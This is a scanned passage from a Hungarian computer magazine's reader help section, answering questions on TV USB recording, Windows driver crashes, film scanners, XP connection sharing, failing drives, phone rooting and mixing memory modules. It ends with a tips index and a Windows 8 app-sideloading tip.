A jövőben az S-osztály arra is képes lesz, hogy elboldoguljon az ország összes útján, az ezzel kapcsolatos teszteket a Mercedes-Benz mind sikerrel zárta.

3 A sztereó kamera a keresztirányú forgalmat éppúgy figyeli, mint az autó előtti sávok forgalmát, a bukkanókat és az úthibákat. A Magic Body Control rendszere az adatokat a másodperc törtrésze alatt a rugózásért felelős Active Body Control egységének továbbítja, amely a kerekek felfüggesztését úgy állítja át egy pillanat alatt, hogy az autó szinte rezzenéstelenül gurul át az úthibákon.


Mercedes S-osztály

INDULÓÁR: kb. 20,1 millió forint
TELJESÍTMÉNY: 258–585 lóerő
TÖMEG: 1195–2070 kg
FOGYASZTÁS: 5,5–8,6 l/100 km
HATÓTÁV: max. 1200 km

1 Érzékelőrendszer

2 Félautonóm vezetés

3 Aktív futómű



Segít a CHIP

Kedves Olvasónk! Gondja van a gépével, egy-egy termékkel, szolgáltatással? A CHIP szakértői szállítják önnek a válaszokat.

Köhler Zsolt

SEGÍT A CHIP

1525 Budapest, Pf. 58
Telefon – terjesztés: 06 1 235 1076
Telefon – szerkesztőség: 06 1 445 3022

Hardveres kérdéseivel forduljon a tesztlaborhoz!
levelesladaf@chipmagazin.hu
www.chiponline.hu/forum

1. RITKA FÁJLRENDSZER
Ezért is jobbak a nyílt rendszerek

Vásároltam egy 16 GB-os Sandisk pendrive-ot, de nem úgy szuperál, ahogy szeretném. A Samsung UE40D6570-es tévéhez akartam használni, hogy néha felvegyek rá. De nem hajlandó, és a felkínált formázást nem végzi el. Bedugtam egy set top boxba, ott fel tudtam rá venni egyből, de 9 GB-nál leállt a felvétel. A HDD-információknál kiírta, hogy a pendrive-nál FAT32-es a formázás, a HDD-nél pedig NTFS. Kérdéseim: a Samsung tévé milyen rendszert használ? Hogyan lehet használni hozzá a pendrive-ot? Hogyan kell formázni, ha a tv nem hajlandó? Esetleg melyik pendrive vagy SD-memóriakártya használható ehhez a tévéhez? Miért állt le a felvétel 9 GB-nál a set top boxon? B. Mihály

A Samsung tv elvileg egy módosított Linuxot használ, amivel EXT2/3 és FAT, valamint NTFS is olvasható. Felvenni viszont csak akkor lehet vele, ha saját rendszerére formázza a tárolót (ezt, ha van dedikált USB port, érdemes a HDD feliratúba helyezni). A fájlrendszer XFS, erre saját formátumú videót vesz fel a tévé. Amit egy felvételre szánt tárolónál tehetünk ilyen esetben, az a partíciók törlése, ezt Windows alól a gépen a *Számítógép/Kezelés/Tárolás/Lemezkezelés* alatt könnyedén megtehetjük. Ha a televízió ezután sem formáz, akkor megpróbálhatjuk létrehozni azt a Parted Magic használatával (*www.ultimatebootcd.com*), ez nagyon sok fájlrendszert ismer. Igaz, az XFS esetén a lehetőségek korlátozottak. Ha ezzel sem sikerül működésre bírni a tévét, akkor sajnos egy másik tárolót kell használnunk, vagy esetleg – a garanciavesztés terhe mellett – a SamyGo tévére telepítése jöhet szóba (*www.samygo.tv*), de ezt csak saját felelősségre végezzük! A tároló fizikai megvalósítása elvileg közömbös, az SD-kártyát egy USB-s olvasóval – ha az képes nagy sebességű írásra (kb. 8-9 MB/s) – a tévé használni tudja. A kártyának ekkor Class 10, U1 vagy U3 jelzésűnek kell lennie.

A set top box rendszere más, tehát ott előfordulhat, hogy tud NTFS-partícióra írni, de hogy miért áll le 9 GB-nál, azt nem lehet megmondani. Lehet hiba a tárolón, lehet a kelleténél lassabb, lehet hiba az STB firmware-ében is. Utóbbi esetben másik meghajtóra rögzítve is leállhat ekkor. Ha netán működne EXT2 fájlrendszerrel mindkettő, Windows alá telepíthetjük az EXT2 IFS-t (*www.fs-driver.org*), amellyel írhatóvá és olvashatóvá válnak a linuxos partíciók.


2. REJTÉLYES HIBÁK
Új rendszeren valószínű a driverhiba

Az a helyzet, hogy a Windows 8-am már másodszorra kékhalálozik. Akkor, amikor éppen netezek, egy Belkin N F5D8053 v6 Wi-Fi külső adapterrel. A hibakód, amit kaptam, a következő: DRIVER_POWER_STATE_FAILURE. Megnéztem a Windows Error Lookup Toolban, hátha kapok valami értelmezést, de csak ennyit írt ki: 159 0x0000009F. Mi okozta a kék halált? Volna valami ötlete? Ch. Sámuel


A legalapvetőbb hiba, ami elő szokott fordulni akkor, ha az eszköz meghajtóprogramja nem megfelelő. A Belkin terméktámogató oldalán (*www.belkin.com*) ez az eszköz Windows 7-ig használható, mégpedig azért, mert a Windows 8-as meghajtók még nem készültek el. Jellemző kérdés, hogy lesz-e új meghajtó. Nos, sok gyártó ezt a kényszert is kihasználja, új termékeikre könnyebben át tudja terelni a felhasználókat, ha azokra van támogatás az új operációs rendszerre, a régiekre pedig nincsenek. Néha csak nem szeretnék az összes OS-re és hardverükre megírni a meghajtókat.

A konkrét hiba egyébként arra utal, hogy a Wi-Fi-adapter alvó állapotba került, onnan pedig a szabványos módszerek elle-


1
A Parted Magic
egy önállóan futó, linuxos lemezkezelő, amivel diagnosztizálhatjuk, klónozhatjuk és particionálhatjuk is a merevlemezeket



2
Az energiagazdálkodási beállítások között több fokozatban állítható a takarékosság mértéke – előfordul, hogy a maximális mód hibát okoz



3
Profi szinten
a szkenner kalibrálása is fontos, ezt a szolgáltatást néhány cégtől megrendelhetjük (a képen a Silverfast IT8 tesztábrával)



4
A Virtual-Router mellett
a MyPublicWiFi is a netkapcsolat Wi-Fi-s megosztását végzi – ha LAN-on kell megosztani, azt a Windows XP is tudja

nére nem tudott felébredni. Ha bekapcsolás után működik az eszköz, akkor még mindig le lehet tiltani az energiatakarékosságot. Ezt az Eszközkezelőben a hálózati adapter tulajdonságlapjának *Energiagazdálkodás* fülén lehet megtenni, itt törölni kell azt az opciót, hogy: *A gép kikapcsolhatja ezt az eszközt…* Ezen túl az *Eszközkezelő/Energiagazdálkodás* alatt is szétnézhetünk, valamint érdemes lehet az alaplap USB-vezérlőjét is frissíteni, a hiba oka ugyanis ott is lehet.

3. NÉHA A CIS MÁR NEM ELÉG
Átnézeti beolvasás csak CCD-érzékelővel


A kérdésem a fotók (papírképek) és a negatívok archiválásával kapcsolatos. Sok-sok családi fénykép (fekete-fehér és színes) és negatív film halmozódott fel nálam, amit szeretnék egyszer és mindenkorra digitalizálni (archiválni), de a lehető legjobb felbontásban és minőségben, hogy ez már egy kiindulási állapot lehessen a későbbi feljavításukhoz. Van egy Canon CanoScan 4200F típusú szkennerem, azzal már több fényképet és negatívot is digitalizáltam. A régi fekete-fehér fényképek tökéletesek, a modern szép színes fényképek színeivel már van egy kis problémám, de a negatívok azok, amik igazán gyengék. Úgyhogy ezzel a szkennerrel nem is fejeztem be a digitalizálást. De mostanában kijött egy új szkenner a Canontól: a CanoScan 9000F MarkII. Erre a gyártója azt mondja, hogy sokkal jobb minőségben szkennel, mert CCD-s érzékelője van a másik CIS érzékelője helyett. Csak egy kicsit drága a masina, és nem tudom, hogy megéri-e. A kérdésem az lenne, hogy ez végre egy igazi jó fotószkenner-e (azaz a színes papírképeket és a negatívokat szinte tökéletes minőségben szkenneli-e), vagy pedig van valamilyen más márka fotószkennelésre, vagy pedig még várni kell az igazira. K. Zoltán

Ha filmeket is digitalizálni szeretne, akkor valóban CCD-s eszközre van szüksége. Jelenlegi szkennerének felbontása, színmélysége is megfelelő, csak az érzékelője nem jó erre a feladatra. CIS érzékelővel a negatívok valóban nem lesznek tökéletesek, alapvetően dokumentumok másolására lett kitalálva. Igaz, az említett Canon a szokásos 4800–6400 dpi-vel ellentétben 9600 dpi-t tud, de az analóg film szemcseméretét sok esetben a 4800 dpi is meghaladja, tehát nem hiszem, hogy a nagyobb felbontás ez esetben igazi előnyt jelent. A gyors működés igen, de előbb-utóbb végezni lehet a feladattal otthon, nem szorít a határidő. Az újabb készülékeknél a színmélység sem változik igazán, csatornánként 14-16 bit elegendő. A színek pontossága, nagyobb színtere és dinamikája az, amit egy drágább készüléknél meg kell fizetni. Egy átlagos fotószkennerből is sokat ki lehet hozni, ha kalibrálva van. A gyári ICC-profilt egyébként sok készülékhez mellékelik, hogy a későbbi feldolgozással se legyen probléma. Hogy mi számít drágának? Nos, ezt Önnek kell eldöntenie, ehhez pedig azt ajánlom, hogy nézze meg őket működés közben, saját fotóival. Sajnos azonban igen kevés az olyan cég, amely bemutatótermet tart fenn, de a gyártók hazai képviseletéénél jellemzően mindig van egy-két új és régebbi modell is, amelyet szívesen bemutatnak. Velük már csak azért is érdemes lehet felvenni a kapcsolatot, mert a lakóhelyéhez közeli céget is ajánlani tudnak, ami nem hátrány. A Canon mellett azt ajánlom, hogy nézze meg a HP (pl. HP G4050, ez árban kb. az említett Canonnal van egy szinten) és az Epson (például a Perfection V600, de már a V550 is jó minőséget ad) termékeket is! Ha érdekli a kalibráció, akkor a független Színpatikusokat (*www.szinpatikusok.hu*) is keresse meg!

4. WINDOWS XP ÉS WIFI AP
Van egyszerűbb megoldás is

Van egy MSI Wind notebookom XP-vel. A nyaralásaim során az ingyenes Wi-Fi-hozzáférést szeretném IP-alapú (ACN) telefonálásra is használni. Ehhez a Wi-Fi-s internetelérést a gép LAN-csatlakozójára kellene továbbítani, ott megosztva. Kérem, segítsenek, hogy mit kell beállítanom ehhez! (A 2013/11. számban lévő Connectify program Win7/8-ra készült.) M. Gábor

A Windows XP külön program nélkül alkalmas az internetkapcsolat megosztására. Az említett Connectify egy Wi-Fi-hozzáférési pontot csinál a gépből, amelynek LAN- vagy Wi-Fi-kapcsolatú internetét Wi-Fi-n lehet elérni, ami ugye eltér az előző helyzettől. Windows XP alatt meg kell nyitni a *Vezérlőpult/Hálózati kapcsolatok* ablakot, és itt kiválasztani azt a kapcsolatot, amit meg szeretnénk osztani. Ez esetben a Wi-Fi-adapterről van szó. Ennek tulajdonságlapjának *Speciális* fülén, ha egynél több hálózati kártya van a gépben (Wi-Fi és LAN, az már kettő biztosan), megjelenik *Az internetkapcsolat megosztása* opció, amelyben a pipa bejelölése után a többi eszköz eléri az internetet. Ebben az ablakban még látható egy gomb, a *Beállítások*: itt lehet személyre szabni azokat a szolgáltatásokat, amelyeket a notebook átenged. Lehet, hogy az IP-telefon számára (sajnálom, az ACN rövidítésről csak a kanadai internetszolgáltató ugrik →



5
Az ingyenes Defraggler
nemcsak töredezettségmentesít, hanem a merevlemez S.M.A.R.T.-adatait is megmutatja. Miért is kellene más program?

be) a neki megfelelő portokat meg kell nyitni. Hogy ezek pontosan melyek, az kiderül a dokumentációjából. Ha SIP-telefonról van szó, akkor az 5060-as UDP portot kell megnyitni, valamint egy tetszőleges UDP-tartományt, például a 10 000–10 100 között.

Ha a számítógép LAN portjára egy routert csatlakoztatna, akkor azon fix IP-címet kell beállítani. Ha a Wi-Fi oldalán az IP-cím 192.168.0.20, a LAN-oldalon pedig a 192.168.1.10, akkor a hozzá csatlakozó router WAN portjára 192.168.1.11 is beállítható. Az átjáró a notebook LAN-címe, 192.168.1.10. Használható még a PC-s VoIP program is, a „magyar VoIP SIP szolgáltató" keresőszavakkal könnyen rájuk találunk, valamint a Skype és a Viber is szóba jöhet.

5. HDD-S FURCSASÁG
A rendszer telepítésekor dőlhetett el minden

Van egy bosszantó problémám. Van két vinyóm, amik furcsán működnek. Ha bootolás közben csatlakoztatva van, felismerés után lefagy. Mobil rackbe rakva tudom a tápfeszt utólag kapcsolni. Bootolás és a Win8 betöltése után a vinyó tápfesz bekacsolásakor, az eszközkezelővel hardverkeresés után használható. Sajnos mindkettő HDD majdnem tele van, mert archiválásra használom őket. Mindkettő 1,5 TB, SATA-meghajtó két külön gyártótól. Ha tudnak, segítsenek, gyanúm szerint a partíciós tábla lehet sérült. Mind a kettőn csak egy partíció van. Sz. László

Azt hiszem, hogy a hagyományos ellenőrzések, a hardveres S.M.A.R.T.-lekérdezés és a szoftveres logikai ellenőrzés után kiderül, hogy a meghajtókkal van-e a hiba. Előbbit például a HDDScan (*hddscan.com*) programmal vagy a Defraggler (*www.piriform.com*) lemezinformációjában lehet megnézni. Szoftveresen a logikai hibákat legegyszerűbben a *Sajátgép/Meghajtók tulajdonságlapján* az *Eszközök/Hibaellenőrzés futtatásával* lehet megkeresni.

Amennyiben ezek nem jeleznek hibát, akkor elvileg a meghajtók jók, és a gond megérzésem szerint inkább a tápegységgel vagy a tápcsatlakozóval van. Ha ugyanis egyszerre indul a két meghajtó, bekapcsoláskor talán annyira leesik a feszültség, ami ugyan még nem okozza a rendszer lefagyását, de megakadályozza a meghajtók felismerését. Ha így van, akkor például alvó állapotból való feléledéskor, amikor felpörög mindkét meghajtó, ugyanennek a hibának elő kellene állnia. Ezeken kívül érdemes lenne áthelyezni a SATA-kábeleket, frissíteni a BIOS-t, és ami még nagyon valószínű: ellenőrizni a rendszerindító rekordot. Már a Windows 7 is képes arra, hogy megkeresse a rendszer indítását akadályozó hibát, ha a telepítőlemezről indítjuk a gépet. Gyanúm szerint itt zavarodhatott össze valami, ezért a telepítő-CD-t úgy kell indítani, hogy mind a két meghajtó a gépben van, majd indítási javítást kérni.

A HÓNAP AKTUALITÁSA:
Hogy ne rootoljunk?

Amikor az okostelefon módosítása balul sül el, a visszaállításra pedig látszólag semmi esély, következhet a kálvária – jó és rossz példából is érdemes tanulni.

Nagyon sokáig elvoltam a klasszikus gombos mobiltelefonnal, nem éreztem szükségét az állandó online kapcsolatnak. Végül mégis lett egy, egy Samsung Galaxy W, amit hamar megszoktam. Kicsi és gyors, szép kijelző jellemzi, de mint minden hordozható készülék akkumulátora, ezé sem bírta évek múltán egy napnál tovább. Az akkumulátor felpúposodott, valószínűleg annak a néhány leesésnek köszönhetően, amit elszenvedett élete vége felé. Került bele új, gyári akkumulátor, de az az idegesítő tulajdonsága, ami a névjegyek megnyitásakor hosszas várakozásra, akár 10-20 másodperc fekete kép bámulására kötelezett, nem tűnt el. Az 512 MB memória azt jelenti, hogy abból az Android nagyjából 370-et lát, néhány program indítása után ezért a-ka-doz-ni kezd a telefon, ez pedig hívás fo-ga-dá-sa-kor különösen bosszantó. Léteznek egyedi firmware-ek és modok, amelyekkel jobb lehet a telefon. A leírást elolvasva ment is minden, mint a karikacsapás, a Cyanogenmod mellett a minimalista Project K, a WondeRest és a MIUI is elindult, ebben sokat segített mindaz az információ, amely a forum.xda-developers.com oldalain található.

Ezen felbuzdulva a használtan vásárolt, gyárilag kártyafüggetlen LG Prada 3.0 módosításának is nekiláttam. Az érintőképernyő érzékenysége a nyomába sem ért a Samsungénak, valamint a fényérzékelője különösen hosszú alvás után kis fényre is 20 000 luxot mért, maximálisra állítva a háttérvilágítást. Természetesen elballagtam vele a márkaszervizbe, de ott alapos diagnosztika nélkül nem tudtak pontos információt adni róla, ez érthető. A bizonytalan kimenetelű vizsgálatot nem erőltettem. „Egyébként is, együtt lehet élni vele" – talán az előző tulajdonosa is azért adta el, amit vásárláskor nem vettem észre. Következett hát a módosítás, mi után az első bootoláskor a robot hanyatt vágódott. Jöhetett a gyári visszaállítás, hiszen csak a szoftvert módosítottam, talán olyan ez is, mint egy router - gondoltam. De nem, sokkal összetettebb annál. A telefon a frissítés 90%-ánál egyszerűen újraindult, és nem bootolt be. Sok trükk és fogás után végül sikerült feltelepítenem a Cyanogenmod 10.2-t, és kiderült, hogy a fényérzékelő jól működik, és az érintőképernyő is olyan, mint a nagykönyvben. Mint kiderült, energiatakarékossági okai vannak a hibának a gyári firmware-ben. Nullázódott viszont a WiFi és a Bluetooth MAC címe, és sajnos az IMEI szám is: se internet, se telefon. A fórumokból napok alatt kimazsolázott és kipróbált módszerekkel sikerült visszaállítani helyesen az adatokat, ám a gyári szoftver visszaállítása után a telefonra nem az Android ICS (4.0.4), hanem a régebbi Gingerbread (2.3.7) került vissza. Sőt, ugrott a 8 GB belső tárhely nagy része. Ez aztán az állatorvosi ló! Ezek után érthető, miért érdemes hiba esetén azonnal a márkaszerviz segítségét kell kérni, vagy ha tetszik: miért nem szabad kellő tanulás nélkül hasonló dologba belevágni. Az LG érdeklődésemre megválaszolta, hogy a gyári firmware teljes visszaállítása alig több kettőezer forintnál. Bárkinek megéri, tényleg. De mindig is terveztem, hogy közelebbről is megismerkedek az Androiddal, miért ne kezdjem hát a mélyvízben? Köhler Zsolt

6. A HÓNAP OLVASÓI KÉRDÉSE

Memóriagondok

Örök kérdés, milyen memóriával bővítsük a számítógépet, ha az eredeti kevésnek bizonyul. Tanulság, hogy az órajeleken kívül a feszültségre is érdemes odafigyelni.

Van egy régebbi C2D-E6750 konfigurációm ASUS P5KR alaplappal. A gépben 2x1GB Corsair DDR2-1066MHz KIT (TWIN2X2048-8500C5) volt eredetileg. Azonban mára ez a két GB memória kevésnek bizonyult.. Sajnos Corsair modulokat nem tudtam beszerezni, mert több boltban is arról tájékoztattak, hogy a Corsair már nem gyárt DDR2-1066MHz modulokat. A neten keresgélve sikerült is beszereznem egy 2x2GB Geil Black Dragon szettet (GB24GB8500C5DC, PC2 8500). Mivel 64 bites oprendszert (is) használok, gondoltam, bővítem a gépem memóriáját. A BIOS látta a 6GB-ot, minden rendben volt, de a Windows el sem indult. Második próbálkozáskor a megcseréltem a ramokat, azaz a Corsair helyére Geil-t tettem és fordítva. Ekkor is látta a BIOS a 6GB-ot, sőt a Windows is elindult, de az Everest memóriateszt kritikus hőmérséklet miatt abbahagyta a tesztelést, a Corsair-ek forrósodtak túl. Most a gépemben nincsenek benne a Corsair modulok, csak a GEIL-eket használom. Utána olvastam néhány dolognak, és azt gyanítom, hogy annak oka, hogy a gépemben a 6GB memória nem megy az, hogy a különböző KIT-ek különböző feszültséget igényelnek az alaplaptól: Kérdésem az, hogy Ön szerint van-e bármilyen megoldás, hogy a gépben működjön a 6GB memória 1066MHz-en dual channelben? Pl. ha a feszültséget csökkentem 0.5-1.0 volttal, akkor vajon az még elegendő lesz-e a GEIL-eknek, és még éppen nem sok a Corsair-eknek? Az alaplapom a legfrissebb BIOS-t használja. P. Zsolt


Ha modult vásárolunk

Aranyszabály, hogy a gépben lévő memóriának legalább olyan gyorsnak, vagy gyorsabbnak kell lennie annál, amit a processzor megkövetel. Általában kár ágyúval lőnünk verébre, de ha már nem kapható a régi moduljaink sebességével azonos memória, nyugodtan vegyük azt, amelyik gyorsabb, és adott méretben a legolcsóbb. Konkrét márkához sem kell ragaszkodnunk, de persze az élettartam-garancia és az esetleges hűtőbordák plusz értéket képviselhetnek. Az órajel után az CAS (CL5 vagy CL6), illetve a főbb időzítéseket (pl. 9-9-9-27) is megadják, a modulokat csak azonos időzítés szerint hasonlítsuk össze, és ne feledjük, hogy különféle órajelekhez más és más időzítések is tartoznak egy memóriánál. Ha az újabb modulok az adott órajelen gyorsabbak, azokat a régiek mellé elég csak betennünk. De mint példánk is mutatja, figyeljünk a feszültségekre is!

Időzítés, feszültségek


Minden memórián van egy külön elérhető memória, amelyben az SPD (később EPP és XMP) információk vannak, ezek adják meg az alaplap számára a használható órajelet és időzítéseket. Noha mindegyik alaplap le tudja kérdezni az összes modul adatait, a BIOS-ok általában csak az első foglalatban lévő modult veszik alapul, a feszültséget és az időzítéseket az alapján állítják be. Ezért van az, hogy a modulok cserélgetésével vagy elindul a rendszer, vagy nem. Esetünkben az alaplap pedig az első modul szerint állította be a többi feszültségét, ezért jelentkeztek másféle hibák.

A BIOS beállítását az alacsonyabb feszültségen működő modullal kezdjük névleges órajelen, adjuk meg a legnagyobb időzítéseket kézzel (CAS Latency, RAS Delay, stb.), és ha lehet, növeljük a feszültségét. Addig (legfeljebb 1,8V-ig), amíg rendszerindító lemezről futtatva a Memtest 86+-t (pl. Ultimate BootCD) hibátlanul fut, és nem túl meleg, kézzel sokáig megfogható a hűtőbordája. Műszálas ruha ne legyen rajtunk! A másik modullal ugyanezt eljátszhatjuk fordítva, keresve a legalacsonyabb stabil feszültségét, majd a kettő átfedésében, egy viszonylag alacsony szinten állapodjunk meg. Ez után mindkét modul használható, de kár lenne nem megkeresni a legjobb időzítéseket. Ezeket csökkentsük addig, amíg még elindul, és a teszt is hiba nélkül lefut a gépen. Ilyenkor tegyük előre az alacsonyabb feszültségűt, a memóriák feszültségét ugyanis a legtöbb alaplapban lehet emelni, csökkenteni viszont csak ritkán!



6/a

Hiba esetén a Memtest 86+ alatt piros sorok jelennek meg. Ha nincs sok, csökkentsük az órajelet, növeljük az időzítések értékeit!



6/b

A CPU-Z SPD füle alatt a memóriamodulok minden jellemzőjét megtekinthetjük. Ezeken az értékeken mindenképpen működniük kell

→

TIPPEK és TRÜKKÖK

A számítógép-felhasználók mindennapjaihoz hozzátartoznak a szoftveres és hardveres problémák. Tippjeink segítségével ezeket könnyen és gyorsan orvosolhatja.

Windows

1 WINDOWS 8 Nem a Windows Áruházból származó alkalmazások engedélyezése

2 WINDOWS XP/VISTA/7/8 A processzor energiafelhasználásának intelligens szabályozása

3 WINDOWS Dalszövegek automatikus megjelenítése a Media Player & társaiban

4 WINDOWS 8 Aláíratlan meghajtó telepítése a Microsoft-zárlaton át

5 WINDOWS 8 Automatikus színváltások hatékony letiltása a rendszerben

6 WINDOWS XP/VISTA/7/8 Programok telepítése előtt az online fájlelőnézet használata

7 WINDOWS XP/7/8 WLAN-hozzáférési adatok készenlétben tartása QR-kóddal

8 WINDOWS 7/8 Zeneszámok automatikus átvezetéssel a Media Player 12-ben

9 WINDOWS XP/VISTA/7 Touchpad automatikus rövid idejű zárolása

10 WINDOWS 8 Több alkalmazás egyidejű elrendezése és kényelmes használata

11 PROFI TIPP „Átdolgozás" – okosan!

Hardver

12 SOLID STATE DISK SSD lemezek előkészítése a Windows-telepítésre

13 IPAD2 Elfelejtett jelszózár kijátszása korábbi adataink megtartásával

14 USB-CSATLAKOZÓK Csatlakozóhelyek tartós megszabadítása a porcicáktól

15 MOBIL KÉSZÜLÉKEK 1000 mA-es USB-töltős konnektorok utólagos beszerelése

16 HÁLÓZATI NYOMTATÓ IP-cím felkutatása és a nyomtató közvetlen elérése

17 FRITZBOX A FritzBox Monitort jobb egy okostelefon-alkalmazással helyettesíteni

18 PROFI TIPP Monitorjavítás saját kezűleg

Mobil eszközök

19 LUMIA A Microsoft Bing keresőgép integrált zenefelismerőjének használata

20 IPHONE/IPAD iOS 7 vezérlőközpont közvetlen megnyitása és használata

21 IPHONE/IPAD Alkalmazások frissítéseinek automatikus letöltése és telepítése

Közösségi hálózatok

22 WHATSAPP Pozíció megosztása másokkal kényelmesen a WhatsAppal

23 FACEBOOK A bejegyzésekre elhelyezett lájkok adatvédelmének beállítása

24 TWITTER Tweetek célzott keresése és elemzése speciális keresőgéppel

Fényképek

25 FELVÉTELI TECHNIKA Jó képek a megfelelő fókuszmód kiválasztásával

26 FELVÉTEL Tökéletes színek az előzetes fehéregyensúlynak köszönhetően

27 KÉPFELÉPÍTÉS Az üresség is fontos lehet a jól sikerült képkompozícióhoz

28 KÉPFELÉPÍTÉS Egyszerű szabályok a motívum jobb elrendezéséhez

29 KÉPSZERKESZTÉS Szelektív színhasználat a nagyobb hatás érdekében

30 MOTÍVUMVÁLASZTÁS Nyitott szemmel járni a világban és a különlegeset keresni

31 MOTÍVUMPROGRAMOK A miniatűrhatás képességeinek teljes kihasználása

WINDOWS

Ezek a tippek lendületbe hozzák az operációs rendszert

1 WINDOWS 8 Nem a Windows Áruházból származó alkalmazások engedélyezése


A nem a Windows Áruházból származó modern alkalmazások telepítése a Windows 8-ban alapértelmezésben nem engedélyezett. Ha mégis szeretnénk ilyen programot telepíteni, ezt egy registrybeállítással engedélyezhetjük. Indítsuk el a *regedit* paranccsal a szerkesztőt, és menjünk a *HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Appx* kulcsra. Itt jelöljük ki jobbra az *AllowAllTrustedApps* duplaszóértéket, és kattintsunk rá duplán. Módosítsuk az értékét *1*-re, és zárjuk be *OK*-val az ablakot. Ezután zárjuk be a registryt is, és indítsuk újra a rendszert.

Ezenkívül szükség lesz még egy korlátozott idejű ingyenes fejlesztői licencre a számítógépünkhöz. Ennek megszerzéséhez először nyissuk meg a PowerShellt rendszergazdajogokkal, és írjuk be a *Show-WindowsDeveloper-License-Registration* parancsot. Hagyjuk jóvá a figyelmeztető üzenetet, és jelentkezzünk be a Microsoft-fiókunkba. Miután megkaptuk a licencet, a Powershellből minden appcsomagot telepíthetünk az *Add-AppxPackage C:\Adatok\minta.appx* paranccsal, ahol az elérési út és a fájlnév helyére természetesen a kívánt alkalmazásái kerülnek. A *Get-WindowsDeveloperLicense* paranccsal később ellenőrizhetjük a fejlesztői licenc érvényességét és lejártát. Vegyük figyelembe, hogy az alkalmazásnak olyan tanúsítvánnyal kell rendelkeznie, amelyet az érintett számítógépen megbízhatónak fogadtunk el.

2 WINDOWS XP/VISTA/7/8 A processzor energiafelhasználásának intelligens szabályozása

